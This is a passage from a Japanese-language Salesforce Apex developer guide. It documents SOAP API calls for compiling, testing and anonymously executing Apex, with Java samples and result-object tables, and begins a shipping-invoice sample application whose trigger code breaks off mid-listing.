> メモ: Apex クラスメソッドは、カスタムの SOAP Web サービスコールとして公開できます。これにより、外部アプリケーションが Apex Web サービスを呼び出して、Salesforce のアクションを実行できます。これらのメソッドの定義には `webService` キーワードを使用します。詳細は、「`WebService` キーワードの使用に関する考慮事項」(ページ 340)を参照してください。

SOAP API コールを使用して保存されたすべての Apex コードは、要求のエンドポイントと同じバージョンの SOAP API を使用します。たとえば、SOAP API バージョン 34.0 を使用する場合、次のようにエンドポイント 34.0 を使用します。

```
https://na1.salesforce.com/services/Soap/s/34.0
```

既存の Apex IDE の拡張または実装に使用できる SOAP API コールを含むその他のすべての SOAP API コールについての詳細は、Salesforce の担当者までお問い合わせください。

次の SOAP API コールがあります。

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`
- `executeanonymous()`
- `runTests()`

次の SOAP ヘッダーを Apex の SOAP API コールで使用できます。

- DebuggingHeader
- PackageVersionHeader

また、次の 2 つのコールについては、*『Metadata API 開発者ガイド』*を参照してください。

- `deploy()`
- `retrieve()`

`compileAndTest()`

単一のコールで Apex をコンパイルおよびテストします。

構文

```
CompileAndTestResult[] = compileAndTest(CompileAndTestRequest request);
```

使用方法

このコールを使用して、1 つのコールで指定した Apex にコンパイルとテストの両方を実行します。本番組織 (Developer Edition または Sandbox Edition ではない) は、`compileClasses()` または `compileTriggers()` の代わりにこのコールを使用する必要があります。

このコールは、DebuggingHeader と SessionHeader をサポートしています。API の SOAP ヘッダーの詳細は、『*SOAP API 開発者ガイド*』を参照してください。

指定されたすべてのテストに合格する必要があります。合格しない場合、データはデータベースに保存されません。このコールが本番組織で呼び出されると、CompileAndTestRequest の RunTestsRequest プロパティは無視され、組織で定義されたすべての単体テストが実行されます。これらのテストに合格する必要があります。

サンプルコード—Java

次の例では、`checkOnly` を `true` に設定して、このクラスのコンパイルおよびテストを実行するが、クラスがデータベースに保存されないようにします。

```
{

    CompileAndTestRequest request;

    CompileAndTestResult result = null;


    String triggerBody = "trigger t1 on Account (before insert){ " +

      "  for(Account a:Trigger.new){ " +

      "   a.description = 't1_UPDATE';}" +

      "}";


    String testClassBody = "@isTest private class TestT1{" +

      "    // Test for the trigger" +

      "    public static testmethod void test1(){" +

      "      Account a  = new Account(name='TEST');" +

      "      insert(a);" +

      "      a = [select id,description from Account where id=:a.id];" +
```

```
  "      System.assert(a.description.contains('t1_UPDATE'));" +
  "    }" +
  "    // Test for the class" +
  "    public static testmethod void test2(){" +
  "      String s = C1.method1();" +
  "      System.assert(s=='HELLO');" +
  "    }" +
  "}";

String classBody = "public class C1{" +
  "    public static String s ='HELLO';" +
  "    public static String method1(){" +
  "      return(s);" +
  "    }" +
  "}";

request = new CompileAndTestRequest();

request.setClasses(new String[]{classBody, testClassBody});
request.setTriggers(new String[]{triggerBody});
request.setCheckOnly(true);

try {
    result = apexBinding.compileAndTest(request);
} catch (RemoteException e) {
    System.out.println("An unexpected error occurred: " + e.getMessage());
}
```

```
    assert (result.isSuccess());
}
```

引数

名前	型	説明
request	CompileAndTestRequest	Apex およびこの要求に設定する必要のある項目の値を含む要求。

応答

CompileAndTestResult

CompileAndTestRequest

compileAndTest() コールにはこのオブジェクト (コンパイル対象の Apex に関する情報をもつ要求) が含まれます。

CompileAndTestRequest オブジェクトには、次のプロパティがあります。

名前	型	説明
checkOnly	boolean	true に設定されている場合、コードが正常にコンパイルされているかどうか、単体テストに合格しているかどうかに関係なく、送信された Apex クラスおよびトリガは組織に保存されません。
classes	string	コンパイルされるクラスの内容。
deleteClasses	string	削除されるクラスの名前。
deleteTriggers	string	削除されるトリガの名前。
runTestsRequest	RunTestsRequest	テストする Apex の情報を指定します。要求が本番組織に送信されると、このプロパティは無視され、組織全体ですべての単体テストが実行されます。
triggers	string	コンパイルされるトリガの内容。

このオブジェクトについて、次の点に注意してください。

- このオブジェクトには、RunTestsRequest プロパティが含まれています。要求が本番組織で実行されると、このプロパティは無視されすべてのテストが実行されます。

- コンパイル、削除、テスト時にエラーが発生した場合、または 75% のコードカバー率の目標が達成されなかった場合、クラスもトリガは組織に保存されません。これは、Force.com AppExchange パッケージテストと同じ要件です。
- すべてのトリガには、コードカバー率が設定されている必要があります。トリガにコードカバー率がない場合、クラスもトリガも組織には保存されません。

CompileAndTestResult

`compileAndTest()` コールは、成功または失敗など、指定された Apex のコンパイルおよび単体テストの実行に関する情報を返します。

CompileAndTestResult オブジェクトには、次のプロパティがあります。

名前	型	説明
`classes`	CompileClassResult	クラスがコンパイルされていた場合、`compileAndTest()` コールの成功または失敗の情報。
`deleteClasses`	DeleteApexResult	クラスが削除されていた場合、`compileAndTest()` コールの成功または失敗の情報。
`deleteTriggers`	DeleteApexResult	トリガが削除されていた場合、`compileAndTest()` コールの成功または失敗の情報。
`runTestsResult`	RunTestsResult	単体テストが指定された場合、Apex 単体テストの成功または失敗の情報。
`success`	boolean*	`true` の場合、指定されたすべてのクラス、トリガ、単体テストが正常に実行されています。クラス、トリガまたは単体テストが失敗した場合、値は `false` で、詳細は次のような対応する結果オブジェクトで報告されます。 • CompileClassResult • CompileTriggerResult • DeleteApexResult • RunTestsResult
`triggers`	CompileTriggerResult	トリガがコンパイルされていた場合、`compileAndTest()` コールの成功または失敗の情報。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

CompileClassResult

このオブジェクトは、`compileAndTest()` または `compileClasses()` コールの一部として返されます。指定された Apex のコンパイルと実行が正常に行われたかどうかの情報が含まれています。

CompileClassResult オブジェクトには、次のプロパティがあります。

名前	型	説明
bodyCrc	int*	クラスファイルまたはトリガファイルのCRC(周期的冗長チェック)。
column	int*	エラーが発生した場合、発生した列の番号。
id	ID*	コンパイルされた各クラスの ID が作成されます。ID は組織内で一意です。
line	int*	エラーが発生した場合、発生した行の番号。
name	string*	クラスの名前です。
problem	string*	エラーが発生した場合、その問題の説明。
success	boolean*	true の場合、クラスは正常にコンパイルされています。false の場合、問題はこのオブジェクトのその他のプロパティで指定されています。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

CompileTriggerResult

このオブジェクトは、compileAndTest() または compileTriggers() コールの一部として返されます。指定された Apex のコンパイルと実行が正常に行われたかどうかの情報が含まれています。

CompileTriggerResult オブジェクトには、次のプロパティがあります。

名前	型	説明
bodyCrc	int*	トリガファイルの CRC (周期的冗長検査)。
column	int*	エラーが発生した場合、発生した列。
id	ID*	コンパイルされた各トリガの ID が作成されます。ID は組織内で一意です。
line	int*	エラーが発生した場合、発生した行の番号。
name	string*	トリガの名前。
problem	string*	エラーが発生した場合、その問題の説明。
success	boolean*	true の場合、指定されたトリガは正常にコンパイルされ、実行されています。トリガのコンパイルまたは実行が失敗した場合、値は false です。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

DeleteApexResult

このオブジェクトは、`compileAndTest()` コールがクラスまたはトリガの削除に関する情報を返すときに、返されます。

DeleteApexResult オブジェクトには、次のプロパティがあります。

名前	型	説明
`id`	ID*	削除されたトリガまたはクラスの ID。ID は組織内で一意です。
`problem`	string*	エラーが発生した場合、その問題の説明。
`success`	boolean*	`true` の場合、指定されたクラスまたはトリガはすべて正常に削除されています。クラスまたはトリガが削除されていない場合、値は `false` です。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

compileClasses()

Developer Edition または Sandbox を使用している組織の Apex をコンパイルします。

構文

```
CompileClassResult[] = compileClasses(string[] classList);
```

使用方法

このコールを使用して、Developer Edition または Sandbox を使用している組織の Apex クラスをコンパイルします。本番組織では、`compileAndTest()` を使用する必要があります。

このコールは、DebuggingHeader と SessionHeader をサポートしています。API の SOAP ヘッダーの詳細は、『*SOAP API 開発者ガイド*』を参照してください。

サンプルコード —Java

```
public void compileClassesSample() {

    String p1 = "public class p1 {\n"

      + "public static Integer var1 = 0;\n"

      + "public static void methodA() {\n"

      + " var1 = 1;\n" + "}\n"
```

```
      + "public static void methodB() {\n"
      + " p2.MethodA();\n" + "}\n"
      + "}";
    String p2 = "public class p2 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p1.MethodA();\n" + "}\n"
      + "}";
    CompileClassResult[] r = new CompileClassResult[0];
    try {
        r = apexBinding.compileClasses(new String[]{p1, p2});
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: "
          + e.getMessage());
    }
    if (!r[0].isSuccess()) {
        System.out.println("Couldn't compile class p1 because: "
          + r[0].getProblem());
    }
    if (!r[1].isSuccess()) {
        System.out.println("Couldn't compile class p2 because: "
          + r[1].getProblem());
    }
}
```

引数

名前	型	説明
scripts	string*	Apex クラスおよびこの要求に設定する必要のある項目の値を含む要求。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

応答

CompileClassResult

compileTriggers()

Developer Edition または Sandbox を使用している組織の Apex トリガをコンパイルします。

構文

```
CompileTriggerResult[] = compileTriggers(string[] triggerList);
```

使用方法

このコールを使用して、Developer Edition または Sandbox を使用している組織の指定された Apex トリガをコンパイルします。本番組織では、`compileAndTest()` を使用する必要があります。

このコールは、DebuggingHeader と SessionHeader をサポートしています。API の SOAP ヘッダーの詳細は、『*SOAP API 開発者ガイド*』を参照してください。

引数

名前	型	説明
scripts	string*	Apex トリガおよびこの要求に設定する必要のある項目の値を含む要求。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

応答

CompileTriggerResult

executeanonymous()

Apex のブロックを実行します。

構文

```
ExecuteAnonymousResult[] = binding.executeanonymous(string apexcode);
```

使用方法

このコールを使用して、Apex の匿名ブロックを実行します。このコールは AJAX から実行できます。

このコールは、API DebuggingHeader と SessionHeader をサポートしています。

制限された API アクセスを含むパッケージのコンポーネントがこのコールを発行する場合、要求はブロックされます。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

引数

名前	型	説明
apexcode	string*	Apex のブロック。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

『*SOAP API 開発者ガイド*』には、セキュリティ、アクセス、SOAP ヘッダーに関する情報が記載されています。

応答

ExecuteAnonymousResult[]

ExecuteAnonymousResult

executeanonymous() コールは、コードのコンパイルと実行が正常に行われたかどうかの情報を返します。

ExecuteAnonymousResult オブジェクトには次のプロパティがあります。

名前	型	説明
column	int*	compiled が false である場合、この項目にはコンパイルが失敗したポイントの列番号が含まれています。
compileProblem	string*	compiled が false である場合、この項目にはコンパイルの失敗を引き起こした問題の説明が含まれています。

名前	型	説明
compiled	boolean*	true の場合、コードは正常にコンパイルされています。false の場合、column、line、compileProblem 項目は null ではありません。
exceptionMessage	string*	success が false である場合、この項目には失敗の例外メッセージが含まれています。
exceptionStackTrace	string*	success が false である場合、この項目には失敗のスタック追跡が含まれています。
line	int*	compiled が false である場合、この項目にはコンパイルが失敗したポイントの行番号が含まれています。
success	boolean*	true の場合、コードは正常に実行されています。false の場合、exceptionMessage および exceptionStackTrace の値は null ではありません。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

runTests()

Apex 単体テストを実行します。

構文

```
RunTestsResult[] = binding.runTests(RunTestsRequest request);
```

使用方法

堅牢で、エラーのないコードの開発を促進するため、Apex は*単体テスト*の作成と実行をサポートします。単体テストは、コード内の特定の部分が正しく機能していることを確認するクラスメソッドです。単体テストのメソッドは引数を取らず、データベースへのデータの確定やメールの送信を行うこともなく、メソッド定義に testMethod キーワードまたは isTest アノテーションでフラグが付けられています。また、テストメソッドは、テストクラス (isTest アノテーションが付加されているクラス) で定義されている必要があります。このコールを使用して、Apex 単体テストを実行します。

このコールは、DebuggingHeader と SessionHeader をサポートしています。API の SOAP ヘッダーの詳細は、『*SOAP API 開発者ガイド*』を参照してください。

サンプルコード —Java

```
public void runTestsSample() {

   String sessionId = "sessionID goes here";
```

```
String url = "url goes here";
// Set the Apex stub with session ID received from logging in with the partner API
_SessionHeader sh = new _SessionHeader();
apexBinding.setHeader(
   new ApexServiceLocator().getServiceName().getNamespaceURI(),
   "SessionHeader", sh);
// Set the URL received from logging in with the partner API to the Apex stub
apexBinding._setProperty(ApexBindingStub.ENDPOINT_ADDRESS_PROPERTY, url);

// Set the debugging header
_DebuggingHeader dh = new _DebuggingHeader();
dh.setDebugLevel(LogType.Profiling);
apexBinding.setHeader(
   new ApexServiceLocator().getServiceName().getNamespaceURI(),
   "DebuggingHeader", dh);

long start = System.currentTimeMillis();
RunTestsRequest rtr = new RunTestsRequest();
rtr.setAllTests(true);
RunTestsResult res = null;
try {
   res = apexBinding.runTests(rtr);
} catch (RemoteException e) {
   System.out.println("An unexpected error occurred: " + e.getMessage());
}

System.out.println("Number of tests: " + res.getNumTestsRun());
```

```
    System.out.println("Number of failures: " + res.getNumFailures());
    if (res.getNumFailures() > 0) {
        for (RunTestFailure rtf : res.getFailures()) {
            System.out.println("Failure: " + (rtf.getNamespace() ==
            null ? "" : rtf.getNamespace() + ".")
            + rtf.getName() + "." + rtf.getMethodName() + ": "
            + rtf.getMessage() + "\n" + rtf.getStackTrace());
        }
    }
    if (res.getCodeCoverage() != null) {
        for (CodeCoverageResult ccr : res.getCodeCoverage()) {
            System.out.println("Code coverage for " + ccr.getType() +
            (ccr.getNamespace() == null ? "" : ccr.getNamespace() + ".")
            + ccr.getName() + ": "
            + ccr.getNumLocationsNotCovered()
            + " locations not covered out of "
            + ccr.getNumLocations());

        if (ccr.getNumLocationsNotCovered() > 0) {
            for (CodeLocation cl : ccr.getLocationsNotCovered())
                System.out.println("\tLine " + cl.getLine());
            }
        }
    }
    System.out.println("Finished in " +
    (System.currentTimeMillis() - start) + "ms");
}
```

引数

名前	型	説明
request	RunTestsRequest	Apex 単体テストおよびこの要求に設定する必要のある項目の値を含む要求。

応答

RunTestsResult

RunTestsRequest

テストする Apex コードの情報を指定します。RunTestsRequest は、compileAndTest() コールに渡される要求である CompileAndTestRequest の一部です。テストおよびコンパイルする同じクラスまたは異なるクラスを指定できます。トリガを直接テストできないため、このオブジェクトに含めることはできません。代わりに、トリガをコールするクラスを指定する必要があります。

要求が本番組織に送信されると、この要求は無視され、組織に定義されたすべての単体テストが実行されます。

RunTestsRequest オブジェクトには次のプロパティがあります。

名前	型	説明
allTests	boolean*	allTests が true の場合、組織に定義されたすべての単体テストが実行されます。
classes	string*	1 つ以上のオブジェクトの配列。
namespace	string	指定されている場合、実行する単体テストを含む名前空間。allTests を true に指定する場合、このプロパティを使用しないでください。また、本番組織で compileAndTest() を実行する場合、このプロパティは無視され、組織に定義されたすべての単体テストが実行されます。
packages	string*	バージョン 10.0 以降は使用しないでください。サポートされていない古いリリースでは、パッケージの内容がテストされます。

* リンクから『*SOAP API 開発者ガイド*』にアクセスできます。

RunTestsResult

単体テストが正常に完了したかどうか、コードカバー率の結果、エラーなど、単体テストの実行に関する情報が含まれます。

RunTestsResult オブジェクトには、次のプロパティがあります。

名前	型	説明
codeCoverage	CodeCoverageResult[]	単体テストのコードカバー率の詳細を含む 1 つ以上の CodeCoverageResult オブジェクトの配列。
codeCoverageWarnings	CodeCoverageWarning[]	テストの実行について警告する 1 つ以上のコード範囲の配列。結果には、実行された行の合計数、実行されなかったコードの数、行、列の位置が含まれています。
failures	RunTestFailure[]	単体テストの失敗があれば、それについての情報を含む 1 つ以上の RunTestFailure オブジェクトの配列。
numFailures	int	単体テストの失敗数。
numTestsRun	int	実行された単体テストの数。
successes	RunTestSuccess[]	成功についての情報があればその情報を含む 1 つ以上の RunTestSuccess オブジェクトの配列。
totalTime	double	テストの実行に費やした累積時間の合計。パフォーマンスの監視に役立つ場合があります。

CodeCoverageResult

このオブジェクトを含む RunTestsResult オブジェクト。指定された Apex のコンパイルと単体テストの実行が正常に行われたかどうかの情報が含まれています。

CodeCoverageResult オブジェクトには、次のプロパティがあります。

名前	型	説明
dmlInfo	CodeLocation[]	このプロパティには、テストされた各クラスまたはトリガについて、また、テストされたコードの各部分について、DML ステートメントの場所、コードが実行された回数、これらのコールに費やした累積時間の合計が含まれています。パフォーマンスの監視に役立つ場合があります。
id	ID	CodeLocation の ID。ID は組織内で一意です。
locationsNotCovered	CodeLocation[]	テストされた各クラスまたはトリガについて、コードが一切カバーされていない場合、テストされていないコードの行および列、コードが実行された回数。
methodInfo	CodeLocation[]	テストされた各クラスまたはトリガについて、メソッド呼び出しの場所、コードが実行された回数、これらのコールに費やした累積時間の合計。パフォーマンスの監視に役立つ場合があります。
name	string	カバーされているクラスまたはトリガの名前。

名前	型	説明
namespace	string	指定されている場合、単体テストを含む名前空間。
numLocations	int	コードの場所の合計数。
soqlInfo	CodeLocation[]	テストされた各クラスまたはトリガについて、コードのSOQLステートメントの場所、コードが実行された回数、これらのコールに費やした累積時間の合計。パフォーマンスの監視に役立つ場合があります。
soslInfo	CodeLocation[]	テストされた各クラスについて、コードのSOSLステートメントの場所、コードが実行された回数、これらのコールに費やした累積時間の合計。パフォーマンスの監視に役立つ場合があります。
type	string	使用しません。以前のサポートされていないリリースでは、クラスまたはパッケージを指定していました。

CodeCoverageWarning

このオブジェクトを含む RunTestsResult オブジェクト。警告を生成した Apex クラスに関する情報が含まれています。

このオブジェクトには次のプロパティがあります。

名前	型	説明
id	ID	警告を生成したクラスの ID。
message	string	生成された警告のメッセージ。
name	string	警告を生成したクラスの名前。警告がコードカバー率全体に適用された場合、この値は null になります。
namespace	string	指定されている場合、クラスを含む名前空間。

RunTestFailure

RunTestsResult オブジェクトは、単体テスト実行時の失敗に関する情報を返します。

このオブジェクトには次のプロパティがあります。

名前	型	説明
id	ID	失敗を生成したクラスの ID。
message	string	失敗のメッセージ。
methodName	string	失敗したメソッドの名前。

名前	型	説明
name	string	失敗したクラスの名前。
namespace	string	指定されている場合、クラスを含む名前空間。
seeAllData	boolean	テストメソッドに組織データへのアクセス権があるか (true)、否か (false) を示します。 この項目は、API バージョン 33.0 以降で使用できます。
stackTrace	string	失敗についてのスタック追跡。
time	double	失敗した処理についてテストの実行に費やした時間。パフォーマンスの監視に役立つ場合があります。
type	string	使用しません。以前のサポートされていないリリースでは、クラスまたはパッケージを指定していました。

RunTestSuccess

RunTestsResult オブジェクトは、単体テスト実行時の成功に関する情報を返します。

このオブジェクトには次のプロパティがあります。

名前	型	説明
id	ID	成功を生成したクラスの ID。
methodName	string	成功したメソッドの名前。
name	string	成功したクラスの名前。
namespace	string	指定されている場合、クラスを含む名前空間。
seeAllData	boolean	テストメソッドに組織データへのアクセス権があるか (true)、否か (false) を示します。 この項目は、API バージョン 33.0 以降で使用できます。
time	double	この操作についてテストの実行に費やした時間。パフォーマンスの監視に役立つ場合があります。

CodeLocation

RunTestsResult オブジェクトは、多数の項目にこのオブジェクトを含みます。

このオブジェクトには次のプロパティがあります。

名前	型	説明
column	int	テストされた Apex の列の場所。
line	int	テストされた Apex の行の場所。
numExecutions	int	テスト実行時に Apex が実行された回数。
time	double	この場所で費やした累積時間の合計。パフォーマンスの監視に役立つ場合があります。

DebuggingHeader

応答がリターンヘッダーのデバッグログを含むよう指定し、デバッグのヘッダーの詳細のレベルを指定します。

API コール

compileAndTest() executeanonymous() runTests()

項目

要素名	型	説明
debugLevel	logtype	この項目は廃止され、後方互換性にのみ提供されています。デバッグログに返される情報の種類を指定します。値は、返される情報が最も少ないものから最も多いものの順に表示されます。使用できる値は次のとおりです。 • NONE • DEBUGONLY • DB • PROFILING • CALLOUT • DETAIL
categories	LogInfo[]	デバッグログに返される情報の量や種類を指定します。

LogInfo

デバッグログに返される情報の量や種類を指定します。categories 項目は、これらのオブジェクトのリストを取ります。

項目

要素名	型	説明
LogCategory	string	デバッグログに返される情報の種類を指定します。有効な値は、次のとおりです。 • Db • Workflow • Validation • Callout • Apex_code • Apex_profiling • All
LogCategoryLevel	string	デバッグログに返される情報の量を指定します。Apex_code LogCategory のみで、ログカテゴリのレベルを使用します。 有効なログレベルは次のとおりです (低いものから順に並べてあります)。 • ERROR • WARN • INFO • DEBUG • FINE • FINER • FINEST

PackageVersionHeader

インストールされた管理パッケージのパッケージバージョンを指定します。パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に指定した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。一連のコンポーネントのほか、パッケージバージョンには特定の動作が含まれています。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の統合に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを強化することができます。

管理パッケージには、異なる内容および動作のさまざまなバージョンを指定できます。このヘッダーを使用して、API クライアントに参照される各パッケージに使用されるバージョンを指定できます。パッケージのバージョンが指定されていない場合、API クライアントは [設定] の **[開発]** > **[API]** の [バージョン設定] セクションで選択されているパッケージのバージョンを使用します。このヘッダーは、API バージョン 16.0 以降で使用できます。

API コール

compileAndTest()、compileClasses()、compileTriggers()、executeanonymous()

項目

要素名	型	説明
packageVersions	PackageVersion[]	この API クライアントによって参照される、インストールされた管理パッケージバージョンのリスト。

PackageVersion

インストールされた管理パッケージのバージョンを指定します。次の項目があります。

項目	型	説明
majorNumber	int	パッケージバージョンのメジャー番号。パッケージバージョンは、「2.1」のように、*majorNumber*.*minorNumber* と表されます。
minorNumber	int	パッケージバージョンのマイナー番号。パッケージバージョンは、「2.1」のように、*majorNumber*.*minorNumber* と表されます。
namespace	string	管理パッケージの一意の名前空間。

付録 B　　納入先請求書の例

この付録では、Apex アプリケーションの例を示します。この例は Hello World 例よりも複雑です。

納入先請求書の例の模擬体験

このセクションで示すサンプルアプリケーションには、Apex と組み合わされた従来の Salesforce 機能が含まれています。このアプリケーションでは、一般的なイディオムと共に、Apexの構文上および意味上の多くの機能が例示されます。

メモ: Hello World と納入先請求書のサンプルでは、カスタム項目およびオブジェクトが必要です。項目やオブジェクトを自分で作成したり、オブジェクト、項目およびApexコードを管理パッケージとしてForce.com AppExchange からダウンロードできます。詳細は、https://developer.salesforce.com/docsを参照してください。

シナリオ

このサンプルアプリケーションでは、納入先請求書、または注文を新規作成し、品目を請求書に追加します。納入費用を含む注文金額合計は、請求書に追加または削除された品目に基づいて自動的に計算され、更新されます。

データおよびコードモデル

このサンプルアプリケーションでは、Item と Shipping_invoice の新しい 2 つのオブジェクトを使用します。

次のように想定します。

- Item A は shipping_invoice1 および shipping_invoice2 のいずれの注文にも含めることができません。2 人の顧客は同じ (物理的) 商品を取得できません。
- 消費税率は 9.25% です。
- 輸送料は 1 ポンドあたり 75 セントです。
- 注文が $100 を超えた場合、輸送料の割引が適用されます (輸送量は無料)。

Item カスタムオブジェクトの項目には、次のものがあります。

名前	型	説明
Name	String	品目の名前
Price	Currency	品目の価格
Quantity	Number	注文に含まれる品目数
Weight	Number	品目の重量。輸送費用の計算に使用します。
Shipping_invoice	Master-Detail (shipping_invoice)	この品目が関連付けられた注文

Shipping_invoice カスタムオブジェクトの項目は次のとおりです。


名前	型	説明
Name	String	納入先請求書/注文の名前
Subtotal	Currency	小計
GrandTotal	Currency	消費税、輸送料を含む合計金額
Shipping	Currency	輸送料として請求する金額 (1 ポンドあたり $0.75 と想定)
ShippingDiscount	Currency	小計金額が $100 に達した場合に 1 回のみ適用
Tax	Currency	消費税金額 (9.25% と想定)
TotalWeight	Number	すべての品目の総重量

このアプリケーションのすべての Apex がトリガに含まれます。このアプリケーションには、次のトリガがあります。

オブジェクト	トリガ名	実行タイミング	説明
Item	Calculate	挿入後、更新後、削除後	納入先請求書を更新し、合計および輸送料を計算します。
Shipping_invoice	ShippingDiscount	更新後	納入先請求書を更新し、送料割引があるかどうかを計算します。

次に、ユーザアクションとトリガが実行されるタイミングの一般的な流れを示します。

ショッピングカートアプリケーションのユーザアクションおよびトリガの流れ



1. ユーザが [注文] > [新規] をクリックして納入先請求書の名前を付け、[保存] をクリックします。
2. ユーザが [新規項目] をクリックし、情報を入力して [保存] をクリックします。
3. Calculate トリガが実行されます。Calculate トリガの一部として、納入先請求書が更新されます。
4. ShippingDiscount トリガが実行されます。
5. 請求書の品目を追加、削除、変更できます。

納入先請求書のコード例にトリガおよびテストクラスが表示されます。このコードのコメントは、機能について説明します。

納入先請求書アプリケーションのテスト

パッケージの一部としてアプリケーションを追加するには、単体テストでコードの75%をカバーする必要があります。そのため、納入先請求書アプリケーションの一部は、トリガのテストに使用するクラスとなります。

テストクラスは、次のアクションが正常に行われたことを確認します。

- 品目の挿入
- 品目の更新
- 品目の削除
- 送料割引の適用
- 不正入力のネガティブテスト

納入先請求書のコード例

次のトリガおよびテストクラスは、納入先請求書のアプリケーション例を構成します。

- Calculate トリガ
- ShippingDiscount トリガ
- テストクラス

Calculate トリガ

```
trigger calculate on Item__c (after insert, after update, after delete) {


// Use a map because it doesn't allow duplicate values


Map<ID, Shipping_Invoice__C> updateMap = new Map<ID, Shipping_Invoice__C>();


// Set this integer to -1 if we are deleting
Integer subtract ;


// Populate the list of items based on trigger type
List<Item__c> itemList;
    if(trigger.isInsert || trigger.isUpdate){
        itemList = Trigger.new;
        subtract = 1;
    }
    else if(trigger.isDelete)
    {
        // Note -- there is no trigger.new in delete
        itemList = trigger.old;
        subtract = -1;
    }
```

```
// Access all the information we need in a single query
// rather than querying when we need it.
// This is a best practice for bulkifying requests

set<Id> AllItems = new set<id>();

for(item__c i :itemList){
// Assert numbers are not negative.
// None of the fields would make sense with a negative value

System.assert(i.quantity__c > 0, 'Quantity must be positive');
System.assert(i.weight__c >= 0, 'Weight must be non-negative');
System.assert(i.price__c >= 0, 'Price must be non-negative');

// If there is a duplicate Id, it won't get added to a set
AllItems.add(i.Shipping_Invoice__C);
}

// Accessing all shipping invoices associated with the items in the trigger
List<Shipping_Invoice__C> AllShippingInvoices = [SELECT Id, ShippingDiscount__c,
                    SubTotal__c, TotalWeight__c, Tax__c, GrandTotal__c
                    FROM Shipping_Invoice__C WHERE Id IN :AllItems];

// Take the list we just populated and put it into a Map.
// This will make it easier to look up a shipping invoice
// because you must iterate a list, but you can use lookup for a map,
```

```
Map<ID, Shipping_Invoice__C> SIMap = new Map<ID, Shipping_Invoice__C>();


for(Shipping_Invoice__C sc : AllShippingInvoices)
{
    SIMap.put(sc.id, sc);
}


// Process the list of items
    if(Trigger.isUpdate)
    {
        // Treat updates like a removal of the old item and addition of the
        // revised item rather than figuring out the differences of each field
        // and acting accordingly.
        // Note updates have both trigger.new and trigger.old
        for(Integer x = 0; x < Trigger.old.size(); x++)
        {
            Shipping_Invoice__C myOrder;
            myOrder = SIMap.get(trigger.old[x].Shipping_Invoice__C);


            // Decrement the previous value from the subtotal and weight.
            myOrder.SubTotal__c -= (trigger.old[x].price__c *
                                    trigger.old[x].quantity__c);
            myOrder.TotalWeight__c -= (trigger.old[x].weight__c *
                                       trigger.old[x].quantity__c);


            // Increment the new subtotal and weight.
            myOrder.SubTotal__c += (trigger.new[x].price__c *
```

```
                                trigger.new[x].quantity__c);
        myOrder.TotalWeight__c += (trigger.new[x].weight__c *
                                   trigger.new[x].quantity__c);
    }

    for(Shipping_Invoice__C myOrder : AllShippingInvoices)
    {

        // Set tax rate to 9.25%  Please note, this is a simple example.
        // Generally, you would never hard code values.
        // Leveraging Custom Settings for tax rates is a best practice.
        // See Custom Settings in the Apex Developer's guide
        // for more information.
        myOrder.Tax__c = myOrder.Subtotal__c * .0925;

        // Reset the shipping discount
        myOrder.ShippingDiscount__c = 0;

        // Set shipping rate to 75 cents per pound.
        // Generally, you would never hard code values.
        // Leveraging Custom Settings for the shipping rate is a best practice.
        // See Custom Settings in the Apex Developer's guide
        // for more information.
        myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
        myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                myOrder.Shipping__c;
        updateMap.put(myOrder.id, myOrder);
```

```
        }
    }
    else
    {
        for(Item__c itemToProcess : itemList)
        {
            Shipping_Invoice__C myOrder;

            // Look up the correct shipping invoice from the ones we got earlier
            myOrder = SIMap.get(itemToProcess.Shipping_Invoice__C);
            myOrder.SubTotal__c += (itemToProcess.price__c *
                                    itemToProcess.quantity__c * subtract);
            myOrder.TotalWeight__c += (itemToProcess.weight__c *
                                       itemToProcess.quantity__c * subtract);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

            // Set tax rate to 9.25%  Please note, this is a simple example.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for tax rates is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Tax__c = myOrder.Subtotal__c * .0925;

            // Reset shipping discount
```

```
            myOrder.ShippingDiscount__c = 0;


            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
